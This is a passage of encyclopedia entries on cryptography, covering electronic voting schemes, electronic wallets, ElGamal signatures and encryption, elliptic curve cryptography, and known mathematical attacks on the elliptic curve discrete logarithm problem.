The deployment of CCD cameras, high-speed cryptographic equipment for verifying digital signatures, and a countrywide distributed database for detecting and rejecting replays of indicia are the major investments for any Postal Service making the transition toward electronic postage. Since the early 1990s, there is also increasing activity into innovation and patenting by the postage providers. Because of these commitments, electronic postage can be expected to become an industrial application area of security and cryptography mechanisms.

All of these specifications value traceability of customers higher than their privacy. For example, there is no option in any of these specifications to send mail anonymously. The likely reasons are firstly that the by far largest group of customers are companies, who naturally have an interest to be recognized, not to remain anonymous, and secondly, that the main motivation of the Postal Services to retire the mechanical postage meters in their markets was to reduce fraud by meter manipulation. Nevertheless, if electronic postage should take over significant market share from conventional stamps, then privacy probably becomes a customer requirement to be addressed [3]. Sending mail anonymously can be misused to cover up attacks against mail recipients by using mail bombs or contaminated mail pieces. But making products available that allow anonymous electronic postage would neither encourage such attacks, nor would prohibiting these products prevent such attacks.

Electronic postage for postcards has been addressed by Pintsov and Vanstone in [6].

Recommended Reading

1. ANSI/AIM BC11 International symbology specification – data matrix; 11/96. Available on http://www.rvsi.com/cimatrix/DataMatrix.html
2. Bleumer G (2000) Secure PC-franking for everyone. In: Bauknecht K, Madria SK, Pernul G (eds) EC-Web 2000. Lecture notes in computer science, vol 1875. Springer, Berlin, pp 94–109
3. Deutsche Post AG http://www.deutschepost.de/stampit
4. National Institute of Standards and Technology (2002) Security requirements for cryptographic modules. FIPS PUB 140-2. Available on http://csrc.nist.gov/cryptval/140-2.htm
5. Pastor J (1991) CRYPTOPOST. A cryptographic application to mail processing. J Cryptol 3(2):137–146
6. Pintsov LA, Vanstone SA (2002) Postal revenue collection in the digital age. In: Frankel Y (ed) Financial cryptography 2000. Lecture notes in computer science, vol 1962. Springer, Berlin, pp 105–120
7. United States Postal Services. Information based indicia program. Available on http://www.usps.gov/postagesolutions

Electronic Purse

►Electronic Wallet

Electronic Voting Schemes

Kazue Sako
NEC, Kawasaki, Japan

Definition

A system is called an electronic voting system when ballots are directly recorded electronically. Depending on the context, it may include voting systems that use electronic devices for reading paper ballots, such as punch cards and optically marked ballots.

Background

In most electronic voting systems used today, voters go to designated polling places, and cast their votes electronically after being identified and authorized by conventional, nonelectronic means. In the near future, systems in which voters securely cast their ballots to the authorities over a network, and do not physically be present at polling places can be envisioned. The research on electronic voting schemes started based on this future model. When both authentication of voter and casting of a vote were performed over network, how to maintain the privacy of the ballots while ensuring their validity, and with reliably verifying the final tally.

Theory

The general technique of secure multiparty computation can be applied to solve this problem in theory. However, such a solution places a heavy computational load on the voter's computer, and requires transaction with all other voters, making it impractical. A more realistic approach is to establish voting authorities and develop protocols specific to voting so that a voter only needs to communicate with the authorities, with a moderate computational and communication cost. The goal of such protocols is to prevent the authorities from learning who voted for whom

(or what), while enabling them to check the validity of the votes and compute the correct tally.

Two approaches for maintaining the privacy of votes are: (1) hiding the voter's identity and (2) hiding the vote data. In the former approach, an anonymous channel by which authorities can receive a ballot, but cannot determine who sent it is necessary. Given this channel, cryptographic mechanism is designed so that one can verify that the senders of a vote are registered valid voters, and that the voters have not cast multiple times. In the latter approach, the authorities can identify the voter but the ballots are encrypted. Furthermore, cryptographic mechanism is designed so that the voting authorities can tally the ballots without decrypting each ballot individually. The mechanisms to solve the problems in each approach are described below.

A key technique in the former approach is blind signatures. A blind signature scheme enables a signer to sign a message without seeing it. This may sound paradoxical, but is a powerful tool in achieving privacy in voting and payments systems (►electronic cash). Prior to voting, the authorities identify the voter and, using the blind signature scheme, issue a digital signature to his ballot. Thus, the authorities cannot learn the vote, but the voter receives a legitimately signed ballot. During the voting phase, the voter anonymously sends the signed ballot.

The authorities can check the validity of the ballot by verifying their own signature on it. The use of blind signature scheme prevents the authorities from learning to which voter the signature was issued. Along with blind signatures, it is necessary to have a mechanism for distinguishing between two valid ballots from two different voters with the same choice and two or more ballots from a single voter. This can be done by including random sequences in the ballot format. By making a long enough sequence, the probability that two distinct voters chose the same sequence can be made negligibly small. If two ballots are ever submitted with the same sequence, they are assumed to be copies of a single legitimate ballot, and only one is counted.

This random sequence can also serve as a key to verify the authority's activity. By searching for this sequence in a published list of the accepted ballots, a voter can confirm that his vote was indeed counted in the tally. The ballot format should be designed to prevent a voter from receiving multiple valid ballots in a single blind signature issuing procedure.

For the second approach, a special encryption function that enables the tallying of votes without decrypting each vote is used. This function is homomorphism, that is, encryption of addition of two values equals addition of encryption of each value. If a yes-vote is represented by 1 and no-vote by 0, the sum of votes gives the number of yes-votes. If the votes are encrypted using a homomorphic encryption function, the encrypted votes may be combined to create an encryption of the sum of these votes, without decrypting any of the votes. Decrypting the encrypted total gives the final tally. In order to use this idea, use of probabilistic public-key encryptions is necessary; otherwise, all encrypted yes-votes would look exactly the same, and it would be straightforward to determine how people voted.

Another method of tallying encrypted votes while preserving privacy is by using a cryptographic *shuffling procedure*. In this method, the authorities do decrypt each ballot but only when the ballots are shuffled so that the voter's identity cannot be matched to any voter list. In cryptographic shuffling, the list of encrypted ballots is transformed to another list of encrypted ballots, where the order of the entries is shuffled, so that no one can determine the correspondence between entries in the new list and entries in the old list. To do so, the appearance of each encrypted entry must be changed without altering its decrypted result. For this regard, an encryption scheme that is *malleable* is used: that is, this procedure can be performed by a party without knowing the decryption key. An example of such a scheme is ElGamal public key encryption.

Each of the two approaches described above has its own advantages and disadvantages; each is based on different assumptions. The former strategy requires an anonymous channel. The latter requires that all voters trust the authorities holding the decryption key (in more sophisticated schemes, it is only necessary to trust that one of the authorities is honest). Verifiability of the tally is also different. In the former, one can verify only his or her own vote, while in the latter, anyone can verify the integrity of voter signatures on the accepted vote list and the correctness of the sum based on the list.

Open Problems

Neither strategy has a good solution for the *receipt-free* problem. That is, a malicious voter (or a coerced innocent voter) generates "a receipt" or a proof of how he or she voted to trade for money (or to satisfy the coercer). Current solutions require physical assumptions or work on a limited coercer model.

Besides the above studies of electronic voting schemes where both voter authentication and vote casting are performed on network, there are studies of performing a secure voting using voting terminals placed in polling places like today. The issue here is how can a voter verify that the terminal has generated and sent the electronic records in a way the voter intended to cast, where a voter

typically has limited power of computation for verification. The approaches in this study include having specially designed paper ballots. For example [6, 7], a voter receives two pieces of paper cards, or a voter tear one paper ballot into two pieces, to end up with a ballot with candidates name, and a receipt where voter can take home. The receipt does not display how the voter voted, but codes on the receipt allows the voter to verify that his vote has been properly counted using computers from home. Not only cryptographic techniques but also solutions using special chemical ink have been proposed [8].

Recommended Reading

1. Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–88
2. Chaum D (1985) Security without identification: transaction systems to make big brother obsolete. Commun ACM 28(10):1030–1044
3. Cramer R, Gennaro R, Schoenmakers B (1997) A secure and optimally efficient multi-authority election scheme. Eur T Telecommun 8:481–489 (Preliminary version in Advances in Cryptology—EUROCRYPT'97)
4. Fujioka A, Okamoto T, Ohta K (1992) A practical secret voting scheme for large scale elections. In: Okamoto T (ed) Advances in cryptology—AUSCRYPT'92, Lecture Notes in Computer Science, vol 718, Springer, Berlin, pp 244–251
5. Hirt M, Sako K (2000) Efficient receipt-free voting based on homomorphic encryption. In: Preneel B (ed) Advances in cryptology—EUROCRYPT 2000, Lecture Notes in Computer Science, vol 1807. Springer, Berlin, pp 539–556
6. Chaum D, Essex A, Carback R, Clark J, Popoveniuc S, Sherman A, Vora P (2008) Scantegrity: end-to-end voter-verifiable optical-scan voting. IEEE Secur Priv 6(3):40–46
7. Ryan P, Bismark D, Heather J, Schneider S, Xia Z (2009) Prêt à voter: a voter-verifiable voting system. IEEE Trans Inf Forensics Security 4(4):662–673
8. Chaum D, Carback R, Clark J, Essex A, Popoveniuc S, Rivest R, Ryan P, Shen E, Sherman A, Vora P (2009) Scantegrity II: end-to-end verifiability by voters of optical scan elections through confirmation codes. IEEE Trans Inf Forensics Security 4(4):611–627

Electronic Wallet

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

Synonyms

Electronic purse

Related Concepts

►Electronic Cash; ►Electronic Payment; ►Hardware Security Module

Definition

An electronic wallet is a mobile consumer device typically containing a hardware security module that is used to perform payment transactions.

Background

In a general business sense, an electronic wallet (or electronic purse) is a consumer device providing some additional security compared to a mere credit card solution. An electronic wallet could be as simple as an encrypted storage of credit card information that saves consumers to reenter their credit card data manually each time they make a payment. There is a considerable variety of products and services, each called "electronic wallet" or "electronic purse," that turn up in the marketplace and in investors' press conferences, while the technical specifications and the life time of these products and services are left unclear. We will thus concentrate on the more specific use of the term "electronic wallet" in the cryptographic literature.

Theory

In a more specific, cryptographic sense, an electronic wallet is a consumer device designed to store and manage electronic funds or ►electronic cash. In particular, an electronic wallet is used to download funds from a bank account, to store those funds inside the electronic wallet, and transfer deliberate amounts to other electronic wallets or point of sale terminals in order to make purchases. Even, Goldreich and Yacobi [5] were one of the first to consider electronic wallets as consumer devices with keypad and display allowing their holders to also inspect the current amount of stored electronic cash and configure their own devices.

If such electronic wallets have an offline electronic cash scheme installed, consumers experience increased autonomy because they can make payments offline and manage the amounts of electronic cash remaining in their e-wallets offline, i.e., without a bank or any other trusted third party being involved in the payments or management actions. Such electronic wallets differ from ATM cards, debit cards, or credit cards, which are merely tokens that identify their holders to access the respective bank accounts or allow payees to deduct certain payment amounts from the respective payers' bank accounts.

An electronic wallet shall satisfy security requirements of their holders and of the banking industry operating the financial infrastructure behind those electronic wallets. Pfitzmann, Pfitzmann, Schunter, and Waidner [8] distinguish the following three security requirements on

mobile user devices in general and on electronic wallets in particular:

Personal agent trust: In normal operation, consumers demand their electronic cash to be stored reliably by their electronic wallets. All sorts of mishaps, e.g., hitting unintended commands at the keypad, interrupting communication lines, or experiencing downtimes of the banking servers, shall all be smoothly tolerated by the electronic wallets without losing a penny of electronic cash. Consumers may have additional privacy requirements such as ►anonymity or ►unlinkability of transactions, or ►untraceability of their payments. As a minimum privacy requirement, they may want to prevent payment providers, payees, and others to implant cookies on their electronic wallets, which could be used to trace their purchase behavior.

Captured agent trust: In exceptional cases where an electronic wallet is lost or stolen, attackers shall find it infeasible to misuse a captured electronic wallet in order to pay for their own dealings. In general, a captured electronic wallet shall stop all its services and render itself totally useless to a potential attacker. In situations where a consumer is blackmailed and forced to authorize a certain payment on behalf of an attacker, for example, by entering a password, there should be mechanisms in place by which the victim could purposely lock up his electronic wallet and optionally set off some form of alarm, preferably some wireless alarm that goes unnoticed by the attacker [2].

Undercover agent trust: The banking industry demands that legitimate holders cannot misuse their electronic wallets, for example, by manipulating electronic wallets such that the amount of electronic cash is increased without being paid for, or by spending electronic cash more than once, or by using premium services although they should not be available to a consumer because they have not been paid for. In a certain sense, an electronic wallet is a pocket branch of the issuing bank in the hands of a consumer. Like with any real branch, it should be infeasible to break in and steal the assets.

In a landmark paper, Chaum and Pedersen [6] have proposed a hardware architecture for electronic wallets that can support all of the above security requirement at the same time. The main idea is to embed a ►tamper resistant piece of hardware, which is called an *observer*, into a larger piece of hardware, called a *wallet*, which is totally under the holder's control. Chaum and Pedersen devised ►protocols for the:

- *Holder withdrawing* e-cash from her account at an ►issuer into her wallet with observer
- *Holder paying* chunks of e-cash from her wallet with observer to a payee (merchant) to make a purchase
- *Merchant depositing* paid e-cash into his account at an ►acquirer

Each of these protocols includes actions of the respective issuer or acquirer, the wallet and the observer. The observers are all certified by the banking infrastructure behind the issuer and the acquirer, and the observers' task in all the protocols is to authenticate the holder's wallet to the respective issuer or acquirer and to authorize the requested transaction. For example, the observer keeps track of the amount of funds remaining inside its wallet. If the holder requests to spend an amount that exceeds the available funds in her wallet, then the observer will not authorize the payment and the payee will not acknowledge the payment. However, the observer has no way of communicating directly with the issuer or the acquirer. All communication between the observer and an issuer or acquirer is relayed through the wallet, which transforms all messages in such a way that it preserves the authentication and authorization by the observer, but keeps the payment transactions of all holders statistically unlinkable, even if the issuers and the payees all collaborate against the payers.

Cramer and Pedersen [4] improved this proposal by achieving the same strong unlinkability of payments even if the attacker coalition of issuers and payees captures the wallets with the observer and manages to extract all information stored by the observer.

Brands [1] proposed an independent suite of protocols for withdrawal, payment, and deposit that achieved the same level of security as Cramer and Pedersen [4], and the additional feature that a holder who spends any piece of electronic cash more than once would automatically revoke its own anonymity, such that the acquirer who collects two or more deposits originating from the same piece of electronic cash would efficiently recover the cheating holder's identity.

Applications

Most commercially available electronic wallets are based on smart cards in order to keep the price tag low. Prominent examples are Mondex [7] and [3] Common Electronic Purse Specifications (CEPS), which is based on the ►EMV specification by Europay, MasterCard, and Visa. Smart cards, however, can hardly meet all of the above security requirements with a high level of assurance (►Security Evaluation Criteria). For example, in order to achieve undercover agent trust, an electronic wallet had to have some active ►tamper response mechanism, which would lock up the electronic wallet in case it detects an attempt of

tampering with the secure housing of the circuitry. Security assurance can be evaluated and certified according to the industry standard the Federal Information Processing Standard (FIPS) 140-2.

Recommended Reading

1. Brands S (1994) Untraceable off-line cash in wallet with observers. In: Stinson DR (ed) Advances in cryptology – CRYPTO'93. Lecture notes in computer science, vol 773. Springer, Berlin, pp 302–318
2. Chaum D (1992) Achieving electronic privacy. Sci Am 267: 96–101
3. Chaum D, Pedersen T (1993) Wallet databases with observers. In: Brickell EF (ed) Advances in cryptology – CRYPTO'92. Lecture notes in computer science, vol 740. Springer, Berlin, pp 89–105
4. Cramer R, Pedersen T (1994) Improved privacy in wallets with observers (Extended abstract). In: Helleseth T (ed) Advances in cryptology – EUROCRYPT'93. Lecture notes in computer science, vol 765. Springer-Verlag, Berlin, pp 329–343
5. Even S, Goldreich O, Yacobi Y (1984) Electronic wallet. In: Chaum D (ed) Advances in cryptology – CRYPTO'83. Plenum, New York, pp 383–386
6. http://www.cepsco.com
7. http://www.mondex.com
8. Pfitzmann A, Pfitzmann B, Schunter M, Waidner M (1997) Trusting mobile user devices and security modules. Computer 30(2):61–68

ElGamal Digital Signature Scheme

Dan Boneh
Department of Computer Science, Stanford University, Stanford, CA, USA

Related Concepts

►Digital Signature Scheme; ►Schnorr Digital Signature

Background

The ElGamal signature scheme [1] is one of the first ►digital signature schemes based on an arithmetic modulo a prime (►modular arithmetic). It can be viewed as an ancestor of the ►Digital Signature Standard and ►Schnorr signature scheme. ElGamal signatures are much longer than DSS and Schnorr signatures. As a result, this signature scheme is not used often and is mostly of interest for historical reasons.

Theory

We present a small modification of the original scheme that includes a ►hash function needed for the security analysis:

Key Generation. Given a security parameter $\tau \in \mathbb{Z}$ as input do the following:

1. Generate a random τ-bit ►prime p. Pick a random ►generator $g \in \mathbb{Z}_p^*$ of the ►group $\mathbb{Z}_p^*$.
2. Pick a random integer $\alpha \in [1, p-2]$ and compute $y = g^\alpha \in \mathbb{Z}_p^*$.
3. Let H be a hash function $H : \{0,1\}^* \to \{1, \ldots, p-2\}$.
4. Output the public key (p, g, y, H) and the private key (p, g, α, H).

Signing. To sign a message $m \in \{0,1\}^*$ using the private key (p, g, α, H) do:

1. Pick a random integer $k \in [1, p-2]$ with $\gcd(k, p-1) = 1$.
2. Compute $r = g^k \bmod p$. We view r as an integer $1 \le r < p$.
3. Compute $s = k^{-1}(H(m||r) - \alpha r) \bmod p - 1$. Here $m||r$ denotes concatenation of m and r.
4. Output the pair $(r, s) \in \mathbb{Z}_p^*$ as the signature on m.

Verifying. To verify a message/signature pair $(m, (r, s))$ using the public key (p, g, y, H) do:

1. Verify that $1 \le r < p$, otherwise reject the signature.
2. Compute $v = y^r r^s \in \mathbb{Z}_p$.
3. Accept the signature if $v = g^{H(m||r)} \in \mathbb{Z}_p$. Otherwise, reject.

We first check that the verification algorithm accepts all valid message/signature pairs. For a valid message/signature pair we have:

$$u = y^r r^s = g^{\alpha r} g^{ks} = g^{\alpha r + ks} = g^{\alpha r + H(sn|r) - \alpha r} = g^{H(m|r)} \pmod p$$

and therefore a valid message/signature is always accepted.

The signature can be shown to be existentially unforgeable (►existential forgery) under a chosen message attack in the ►random oracle model, assuming the ►discrete logarithm problem in the group generated by g is intractable [4]. In the proof of security, the function H is assumed to be a random oracle. In practice, one derives H from some cryptographic hash function such as ►SHA-1. We note that the check in Step 1 of the verification algorithm is required. Without this check, there is a simple forging algorithm that, just given the public key, is able to forge a signature on any message m. In these forged signatures the value r is an integer in the range $1 \ldots p(p-1)$. Similarly, we note that signing the message m directly without first hashing it with

H results in a system for which a simple existential forgery is possible, just given the public key.

To discuss signature length we fix concrete security parameters. At the present time the discrete log problem in the cyclic group $\mathbb{Z}^*_p$ where p is a 1024-bit prime is considered intractable [2] except for a very well funded organization. With these parameters an ElGamal signature is 2048-bit long – much longer than the related DSS or Schnorr signatures.

There are many variants of the ElGamal signature scheme. We refer to Nyberg and Ruepel [3] for a comparison of some six variants. The signature scheme can be made to work in any finite cyclic group in which the discrete log problem is intractable. In particular, there is an analogous scheme that works on elliptic curves instead of finite fields. A variant that supports message recovery was proposed by Nyberg and Ruepel [3].

Recommended Reading

1. ElGamal T (1985) A public key cryptosystem and signature scheme based on the discrete logarithms. IEEE Trans Inform Theory 31:469–472
2. Lenstra A, Verheul E (2001) Selecting cryptographic key sizes. J Cryptol 14(4):255–293
3. Nyberg K, Rueppel R (1996) Message recovery for signature schemes based on the discrete logarithm problem. Des Codes Cryptogr 7:61–81
4. Pointcheval D, Stern J (2000) Security arguments for digital signatures and blind signatures. J Cryptol 13(3):361–396

ElGamal Encryption

►ElGamal Public Key Encryption

ElGamal Public Key Encryption

Yvo Desmedt
Department of Computer Science, University College London, London, UK

Synonyms

ElGamal encryption

Related Concepts

►Decisional Diffie–Hellman Assumption; ►ElGamal Decryption; ►Elliptic Curve Cryptography; ►E-Voting; ►Public Key Cryptography; ►Security Reduction; ►Threshold Cryptography

Definition

The ElGamal public key encryption scheme is characterized by having as ciphertext, $(c_1, c_2) := (g^k, m \cdot y_A^k)$, which details are explained further on.

Theory

In the *ElGamal public key encryption* scheme [1] $\langle g \rangle$ is a finite cyclic group of large enough order. q, (a multiple of) the order of g, denoted as $ord(g)$ (not necessarily a prime), is public. In the original ElGamal scheme, $\langle g \rangle = Z_p$, p a prime and $q = p - 1$. Today, q is usually a prime and g a point on an elliptic curve over a finite field or an element from Z_p.

If Alice wants to make a public key, she chooses $a \in_R Z_q$ and she computes $y_A := g^a$ in the group $\langle g \rangle$. Her public key will be (g, q, y_A). If a group of users uses the same g and q, the public key could be shorter. Her secret key is a.

If Bob, knowing Alice's public key (g, q, y_A), wants to encrypt a message $m \in \langle g \rangle$ to be sent to Alice, he chooses $k \in_R Z_q$ and computes $(c_1, c_2) := (g^k, m \cdot y_A^k)$ in the group and sends $c = (c_1, c_2)$. To decrypt Alice (using her secret key a) computes $m' := c_2 \cdot (c_1^a)^{-1}$ in this group.

The security of this scheme is related to the ►Diffie–Hellman problem (see also [3]). A non-malleable variant of this scheme was proposed independently by Tsiounis and Yung [5] and Jakobsson [2], by combining Schnorr's signature scheme [4] with ElGamal encryption. The proof of nonmalleability uses some cryptographic assumptions and the random oracle model.

Recommended Reading

1. ElGamal T (1985) A public key cryptosystem and a signature scheme based on discrete logarithms. IEEE Trans Inf Theory 31:469–472
2. Jakobsson M (1998) A practical mix. In: Nyberg K (ed) Advances in Cryptology | Eurocrypt '98, Proceedings. Lecture notes in computer science, vol 1403. Springer, Espoo, Finland, May 31–June 4 1998, pp 448–461
3. Lipmaa H (2011) On the CCA1-security of ElGamal and Damgård ElGamal. In: Lai X, Yung M, Lin D (eds) Inscrypt 2010. Lecture notes in computer science, vol 6584. Springer, pp 18–35
4. Schnorr CP (1990) Efficient identification and signatures for smart cards. In: Brassard G (ed) Advances in Cryptology | Crypto '89, Proceedings. Lecture notes in computer science, vol 435. Springer, Santa Barbara, 20–24 August 1990, pp 239–252
5. Tsiounis Y, Yung M (1998) The security of ElGamal based encryption. In: Imai H, Zheng Y (eds) Public Key Cryptography, First International Workshop on Practice and Theory in Public Key Cryptography, PKC'98. Springer, Pacifico Yokohama, Japan, 5–6 February 1998, pp 117–134

Elliptic Curve Cryptography

Darrel Hankerson[1], Alfred Menezes[2]
[1]Department of Mathematics, Auburn University, Auburn, AL, USA
[2]Department of Combinatorics and Optimization, University of Waterloo, Waterloo, Ontario, Canada

Synonyms

ECC

Related Concepts

►Public Key Cryptography

Definition

Elliptic curve cryptography (ECC) encompasses the design and analysis of public-key cryptographic schemes that can be implemented using elliptic curves.

Background

Elliptic curve cryptographic schemes were proposed independently in 1985 by Neal Koblitz [5] and Victor Miller [6]. They are the elliptic curve analogues of schemes based on the ►discrete logarithm problem, where the underlying group is the group of points on an ►elliptic curve defined over a ►finite field [1, 3]. See [4] for a historical account of the development and commercial acceptance of ECC.

Theory

The security of all ►elliptic curve signature schemes, ►elliptic curve key agreement schemes and ►elliptic curve public-key encryption schemes is based on the apparent intractability of the ►elliptic curve discrete logarithm problem (ECDLP). Unlike the case of the ordinary ►discrete logarithm problem in the multiplicative group of a finite field, or with the ►integer factoring problem, there is no subexponential-time algorithm known for the ECDLP. Consequently, significantly smaller parameters can be selected for elliptic curve schemes than for ordinary discrete logarithm schemes or for RSA, and achieve the same level of security. Smaller parameters can potentially result in significant performance benefits especially for higher levels of security.

Elliptic curves can be viewed as a special case of hyperelliptic curves, and ►hyperelliptic curve cryptography (HEC) (►Hyperelliptic Curve Security) offers schemes analogous to those in ECC but only where the security is based on the apparent intractability of the hyperelliptic curve discrete logarithm problem (HECDLP) (►Hyperelliptic Curve Security). The main attractions for HEC are similar to those for ECC [2].

Elliptic and hyperelliptic curves have been fundamental in the practical realization of pairing-based cryptography (PBC) (►Pairings). Elliptic and hyperelliptic curves of low embedding degree (►Pairing-friendly Elliptic Curves) can be used to defined bilinear ►pairings, which in turn can be used to implement elegant protocols for such tasks as ►identity-based encryption and aggregate signatures. Interestingly, the low embedding degree curves which are employed by pairing-based cryptography had been considered unsuitable or at least suspect in ECC due to their special form and their susceptibility to the Weil and Tate pairing attacks (►Elliptic Curve Discrete Logarithm Problem).

Recommended Reading

1. Blake I, Seroussi G, Smart N (1999) Elliptic curves in cryptography, Cambridge University Press Cambridge
2. Cohen H, Frey G, Avanzi R, Doche C, Lange T, Nguyen K, Vercauteren F (2005) Handbook of elliptic and hyperelliptic curve cryptography, Chapman & Hall/CRC Boca Raton, FL
3. Hankerson D, Menezes A, Vanstone S (2003) Guide to elliptic curve cryptography, Springer, New York
4. Hibner Koblitz A, Koblitz N, Menezes A (in press), Elliptic curve cryptography: the serpentine course of a paradigm shift. J Numb Theory
5. Koblitz N (1987) Elliptic curve cryptosystems. Math Comput 48:203–209
6. Miller V (1986) Use of elliptic curves in cryptography. Advances in Cryptology—CRYPTO '85, Lecture Notes in Computer Science, vol 218. Springer, pp 417–426

Elliptic Curve Discrete Logarithm Problem

Darrel Hankerson[1], Alfred Menezes[2]
[1]Department of Mathematics, Auburn University, Auburn, AL, USA
[2]Department of Combinatorics and Optimization, University of Waterloo, Waterloo, Ontario, Canada

Related Concepts

►Discrete Logarithm Problem; ►Elliptic Curve Cryptography

Definition

The ECDLP is a special case of the ►discrete logarithm problem

Background

Let E be an ►elliptic curve defined over a ►finite field $\mathbb{F}_q$, and let $P \in E(\mathbb{F}_q)$ be a point of order n. Given $Q \in \langle P \rangle$, the ►elliptic curve discrete logarithm problem (ECDLP) is to find the integer l, $0 \le l \le n-1$, such that $Q = lP$. The ECDLP is a special case of the discrete logarithm problem in which the cyclic group G is represented by the group $\langle P \rangle$ of points on an elliptic curve. It is of cryptographic interest because its apparent intractability is the basis for the security of ►elliptic curve cryptography.

Theory

If the order n of the base point P is composite and its factorization is known, then the Pohlig–Hellman algorithm [19] (see the discrete logarithm problem entry) can be used to efficiently reduce the ECDLP in $\langle P \rangle$ to instances of the ECDLP in proper subgroups of $\langle P \rangle$. Thus, the difficulty of the original ECDLP instance depends on the size of the largest prime factor of n. In order to maximize resistance to the Pohlig–Hellman algorithm, n should be prime, as we will henceforth assume.

Pollard's ρ Method

Pollard's ρ method [20] (Pollard's λ and ρ methods) is the best general-purpose algorithm known for solving the ECDLP. The algorithm, as improved by Teske [26], has an expected running time of $\sqrt{\pi n/2}$ elliptic curve operations and has negligible storage requirements. Van Oorschot and Wiener [27] showed how Pollard's ρ method can be effectively parallelized so that r processors could jointly work on solving one ECDLP instance with a net speedup by a factor of r. The processors do not have to communicate with each other, and only occasionally transmit data to a central processor. This method is also called parallel collision search (►Discrete Logarithm Problem).

Gallant, Lambert, and Vanstone [6] and Wiener and Zuccherato [28] observed that Pollard's ρ method can be modified to operate on equivalence classes determined by the negation map acting on points (which maps a point P to $-P$), rather than on points themselves. The running time of this modified version is

$$\left(\sqrt{\pi n}\right)/2,$$

a speedup by a factor of $\sqrt{2}$.

Gallant, Lambert, and Vanstone [6] and Wiener and Zuccherato [28] also observed that Pollard's ρ method can be accelerated by exploiting other efficiently computable endomorphisms of an elliptic curve. For the two *Koblitz elliptic curves* (also known as *anomalous binary curves*), which are defined over $\mathbb{F}_2$ by the equations $y^2 + xy = x^3 + 1$ and $y^2 + xy = x^3 + x^2 + 1$, the *Frobenius map* $\phi : (x, y) \mapsto (x^2, y^2)$ is an endomorphism on $E(\mathbb{F}_{2^m})$ and can be efficiently computed. By operating on the equivalence classes of points determined by the negation and Frobenius maps, Pollard's ρ method for Koblitz curves can be accelerated further by a factor of $\sqrt{m}$ for a resulting running time of

$$\left(\sqrt{\pi n}\right)/2\sqrt{m}.$$

The parallelized version of Pollard's ρ algorithm has been used in practice to solve several ►ECC challenges.

Index-Calculus Methods

Unlike the case of the discrete logarithm problem in the multiplicative group of a finite field, there is no ►index-calculus method known for solving the general ECDLP that has a subexponential (or better) running time. No appropriate choice is known for the elements of the ►factor base required in the index-calculus method. In the case of elliptic curves over prime fields, the most natural choice for factor base elements is obtained by regarding an elliptic curve point as having coordinates in the field of the rational numbers, and selecting those points that have small *height*. Miller [18] and Silverman and Suzuki [24] presented convincing arguments why this approach is doomed to fail.

More recently, for the case of elliptic curves over fields $\mathbb{F}_{q^m}$ with $m > 1$, Gaudry [8] proposed a factor base consisting of points whose x-coordinate lies in $\mathbb{F}_q$. For fixed $m \ge 3$, the resulting index-calculus algorithm has running time $O(q^{2-2/m})$ (see also [2]) which, although not subexponential, is faster than Pollard's ρ method. Furthermore, Diem [3] has proven that Gaudry's algorithm has subexponential running time when the field order q^m increases in such a way that m^2 is of order $\log q$. Gaudry's index-calculus algorithm and its derivatives do not seem effective (in the sense of being faster than Pollard's ρ method) for solving the ECDLP for elliptic curves that are used in practice, such as the ►NIST elliptic curves.

Silverman [23] proposed a different idea for attacking the ECDLP, which he termed *xedni calculus*. Shortly after, Jacobson et al. [11] gave compelling theoretical and experimental evidence why xedni calculus would be ineffective for solving the ECDLP.

Unlike the elliptic curve case, index-calculus methods are effective in solving the hyperelliptic curve discrete logarithm problem (for higher genus curves). Such methods are of concern when special-purpose algorithms (discussed below) convert the ECDLP to a corresponding problem on a hyperelliptic curve.

Special-Purpose Algorithms

Algorithms that are faster than Pollard's ρ method for solving the ECDLP are known for some special classes of elliptic curves. When selecting an elliptic curve for use in a cryptographic scheme, one should verify that the elliptic curve chosen is not vulnerable to these special-purpose attacks.

Attack on Prime-Field Anomalous Curves

An elliptic curve E over a prime field $\mathbb{F}_p$ is said to be *prime-field anomalous* if the number of points in $E(\mathbb{F}_p)$ is equal to p. Satoh and Araki [21], Semaev [22], and Smart [25] showed that for such curves, the ECDLP in $E(\mathbb{F}_p)$ can be efficiently solved. Hence, when selecting an elliptic curve E over a prime field $\mathbb{F}_p$ for cryptographic use, it is important to verify that $\#E(\mathbb{F}_p) \neq p$.

Weil and Tate Pairing Attacks

Let E be an elliptic curve defined over a finite field $\mathbb{F}_q$. Menezes, Okamoto, and Vanstone [14] and Frey and Rück [5] showed how the *Weil* and *Tate pairings* can be used to efficiently reduce the ECDLP in $E(\mathbb{F}_q)$ to the discrete logarithm problem in the multiplicative group of an extension field $\mathbb{F}_{q^k}$, where subexponential-time index calculus methods are known. The reduction is only useful for solving the ECDLP instance if the discrete logarithm problem in $\mathbb{F}_{q^k}$ is tractable – this imposes the restriction that k not be too large. Now, the smallest permissible value for the extension degree k is the smallest integer k, such that n divides $q^k - 1$. Hence, by verifying that n does not divide $q^k - 1$ for all integers $k \in [1, c]$ (where c is chosen so that the discrete logarithm problem in $\mathbb{F}_{q^c}$ is deemed to be intractable), the Weil and Tate pairing attacks can be circumvented.

Weil Descent

Frey [4] proposed a general methodology using *Weil descent* for reducing the ECDLP in an elliptic curve E over a characteristic two finite field $\mathbb{F}_{2^m}$ to the discrete logarithm problem in the Jacobian $J_C(\mathbb{F}_{2^n})$ of an algebraic curve C defined over a subfield $\mathbb{F}_{2^n}$ of $\mathbb{F}_{2^m}$. Gaudry, Hess, and Smart [9] gave an explicit algorithm for the case where C is a hyperelliptic curve of genus g defined over $\mathbb{F}_{2^n}$; their method is called the *GHS attack*. Since subexponential-time algorithms are known for the discrete logarithm problem in high genus hyperelliptic curves (see [1] and [7]), the GHS attack can potentially solve the ECDLP faster than Pollard's ρ method.

Menezes and Qu [15] showed that the GHS attack is slower than Pollard's ρ method for all elliptic curves defined over finite fields $\mathbb{F}_{2^m}$, where m is prime and $m \in [160, 600]$. Thus, the GHS attack is ineffective for elliptic curves over these fields.

The GHS attack for elliptic curves over $\mathbb{F}_{2^m}$, where m is composite, has been extensively analyzed (see [12], [13], and [17]). This body of work shows that the GHS attack is indeed effective in solving the ECDLP for some elliptic curves over some fields $\mathbb{F}_{2^m}$ with m composite. Hess [10] generalized the GHS attack whereby the curve C obtained is not necessarily hyperelliptic. The implications were examined in [16], leading to additional concerns for certain composite m. In view of these attacks, it seems prudent to avoid use of elliptic curves over finite fields $\mathbb{F}_{2^m}$, where m is composite.

Recommended Reading

